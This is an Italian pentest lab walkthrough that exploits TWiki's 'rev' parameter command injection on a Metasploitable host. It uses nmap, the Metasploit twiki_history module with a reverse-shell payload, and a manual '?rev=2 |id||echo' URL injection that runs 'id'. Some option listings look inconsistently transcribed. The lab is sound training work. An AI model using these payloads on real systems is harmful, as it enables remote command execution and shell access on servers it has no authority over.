

# **Exploit twiki**

Partendo dal report di Nessus, vediamo che sulla macchina Metasploitable è presente una vulnerabilità legata alla piattaforma Twiki 80 (una sorta di Wikipedia distribuita gratuitamente con licenza libera (GNU)) ospitata sul web server apache attivo sulla porta 80, che permette ad un attaccante di eseguire codice arbitrario sul server, sfruttando la vulnerabilità del parametro 'rev':

## **19704 TWiki 'rev' Parameter Arbitrary Command Execution**

### **Synopsis**

The remote web server hosts a CGI application that is affected by an arbitrary command execution vulnerability.

### **Description**

The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id.

### **See Also**

<http://www.nessus.org/u?c70904f3>

### **Plugin Output**

**tcp/80/www**

Eseguiamo un `nmap -sV` per controllare lo stato della porta della macchina Metasploitable e verificare il servizio attivo. Vediamo che il server Apache `httpd 2.2.8` è attivo sulla porta 80:

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-23 06:22 EDT
Nmap scan report for 192.168.50.100
Host is up (0.00049s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.71 seconds
```

Eseguiamo `msfconsole` cercando i moduli relativi a “twiki” con il comando `search twiki`. Tra i risultati vediamo che il modulo n. 2 corrisponde esattamente alla vulnerabilità in questione:

```
(kali@kali)-[~]
$ msfconsole

Metasploit v6.3.16-dev
-- --[ 2315 exploits - 1208 auxiliary - 412 post ]
-- --[ 975 payloads - 46 encoders - 11 nops ]
-- --[ 9 evasion ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search twiki

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/unix/webapp/moinmoin_twiki_draw  2012-12-30      manual Yes    MoinMoin twiki_draw Acti
on Traversal File Upload
1  exploit/unix/http/twiki_debug_plugins  2014-10-09      excellent Yes    twiki Debugenableplugin
s Remote Code Execution
2  exploit/unix/webapp/twiki_history       2005-09-14      excellent Yes    twiki History twikiUser
s rev Parameter Command Execution
3  exploit/unix/webapp/twiki_makertext    2012-12-15      excellent Yes    twiki MAKETEXT Remote C
ommand Execution
4  exploit/unix/webapp/twiki_search       2004-10-01      excellent Yes    twiki Search Function A
rbitrary Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_sear
ch
```

Con il comando `use 2` utilizziamo il modulo e poi vediamo le opzioni disponibili con il comando `show options`:

```
msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) >
```

```
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  --      -
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  URI        /twiki/bin        yes       TWiki bin directory path
  VHOST                      no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.10    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Settiamo il parametro `RHOSTS` con l'indirizzo IP della macchina target (in questo caso Metasploitable 192.168.50.100) e verifichiamol'esito eseguendo nuovamente il comando `show options`:

```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.50.100
RHOSTS => 192.168.50.100
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  --      -
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.50.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  URI        /twiki/bin        yes       TWiki bin directory path
  VHOST                      no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.10    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Vediamo adesso i payloads disponibili per questo modulo con il comando `show payloads`. Scegliamo il payload `cmd/unix/reverse` che corrisponde al n. 38:

26	payload/cmd/unix/python/meterpreter/reverse_tcp_uuid	normal	No	Python Exec, Python Meterpreter, Python Reverse TCP Stager w
27	payload/cmd/unix/python/meterpreter/bind_tcp	normal	No	Python Exec, Python Meterpreter Shell, Bind TCP Inline
28	payload/cmd/unix/python/meterpreter/reverse_http	normal	No	Python Exec, Python Meterpreter Shell, Reverse HTTP Inline
29	payload/cmd/unix/python/meterpreter/reverse_https	normal	No	Python Exec, Python Meterpreter Shell, Reverse HTTPS Inline
30	payload/cmd/unix/python/meterpreter/reverse_tcp	normal	No	Python Exec, Python Meterpreter Shell, Reverse TCP Inline
31	payload/cmd/unix/python/pingback_bind_tcp	normal	No	Python Exec, Python Pingback, Bind TCP (via python)
32	payload/cmd/unix/python/pingback_reverse_tcp	normal	No	Python Exec, Python Pingback, Reverse TCP (via python)
33	payload/cmd/unix/python/shell_bind_tcp	normal	No	Python Exec, Command Shell, Bind TCP (via python)
34	payload/cmd/unix/python/shell_reverse_sctp	normal	No	Python Exec, Command Shell, Reverse SCTP (via python)
35	payload/cmd/unix/python/shell_reverse_tcp	normal	No	Python Exec, Command Shell, Reverse TCP (via python)
36	payload/cmd/unix/python/shell_reverse_tcp_ssl	normal	No	Python Exec, Command Shell, Reverse TCP SSL (via python)
37	payload/cmd/unix/python/shell_reverse_udp	normal	No	Python Exec, Command Shell, Reverse UDP (via python)
38	payload/cmd/unix/reverse	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
39	payload/cmd/unix/reverse_awk	normal	No	Unix Command Shell, Reverse TCP (via AWK)
40	payload/cmd/unix/reverse_bash	normal	No	Unix Command Shell, Reverse TCP (/dev/tcp)
41	payload/cmd/unix/reverse_bash_telnet_ssl	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
42	payload/cmd/unix/reverse_bash_udp	normal	No	Unix Command Shell, Reverse UDP (/dev/udp)
43	payload/cmd/unix/reverse_jjs	normal	No	Unix Command Shell, Reverse TCP (via jjs)
44	payload/cmd/unix/reverse_ksh	normal	No	Unix Command Shell, Reverse TCP (via Ksh)
45	payload/cmd/unix/reverse_lua	normal	No	Unix Command Shell, Reverse TCP (via Lua)
46	payload/cmd/unix/reverse_ncat_ssl	normal	No	Unix Command Shell, Reverse TCP (via ncat)
47	payload/cmd/unix/reverse_netcat	normal	No	Unix Command Shell, Reverse TCP (via netcat)
48	payload/cmd/unix/reverse_netcat_gaping	normal	No	Unix Command Shell, Reverse TCP (via netcat -e)
49	payload/cmd/unix/reverse_openssl	normal	No	Unix Command Shell, Double Reverse TCP SSL (openssl)
50	payload/cmd/unix/reverse_perl	normal	No	Unix Command Shell, Reverse TCP (via Perl)
51	payload/cmd/unix/reverse_perl_ssl	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)

Settiamo il payload scelto con il comando `set payload cmd/unix/reverse`:

```
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Verifichiamo con il comando `show options` - nella sezione Payload options - che tutti i parametri richiesti per il payload siano settati:

```
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  ---      -
  Proxies   192.168.50.100  yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    192.168.50.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80               yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  URI       /twiki/bin       yes       TWiki bin directory path
  VHOST     HTTP              no        HTTP server virtual host

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic


View the full module info with the info, or info -d command.
```

Con il comando `exploit` avviamo l'attacco. Vediamo che l'attacco è riuscito senza creare alcuna sessione:

```
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```

Spostandoci su Twiki nella pagina TwikiUsers, verifichiamo che è possibile manipolare il parametro rev indicato nella descrizione della vulnerabilità di Nessus aggiungendo la stringa `?rev=2 |id||echo%20` all'url web. In questo caso è stato eseguito il comando "id" per visualizzare informazioni sull'utente come uid (user-id), gid (group-id), e gruppo (www-data).



The screenshot shows a web browser window with the address bar displaying the URL `192.168.50.100/twiki/bin/view/Main/TWikiUsers?rev=2 |id||echo%20`. The browser's taskbar at the bottom shows several open applications, including Kali, Setup :: Damn Vulnera..., pfSense - Login, Metasploitable2 - Linux, Network Query Tool, Nessus / Setup, and Posta in arrivo (2) - nor... The main content area of the browser shows the TwikiUsers page. The page header includes a Twiki logo and navigation links: [Main](#) > [TWikiUsers](#) (r1.2 |id||echo ). Below the header, there is a navigation bar with links: [Main](#) . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go  }. The main content area displays the command output: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`, which is highlighted with a red rectangular box. Below the command output, there is a section for the topic **TWikiUsers** with links: { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diffs](#) | [r1.16](#) | [>](#) | [r1.15](#) | [>](#) | [r1.14](#) | [More](#) }. At the bottom, it shows the revision information: Revision r1.2 |id||echo - 01 Jan 1970 - 00:00 GMT - . On the right side, there is a copyright notice: Copyright © 1999-2003 by the contributing author(s). All rights reserved. This document and its contents are the property of the contributor(s).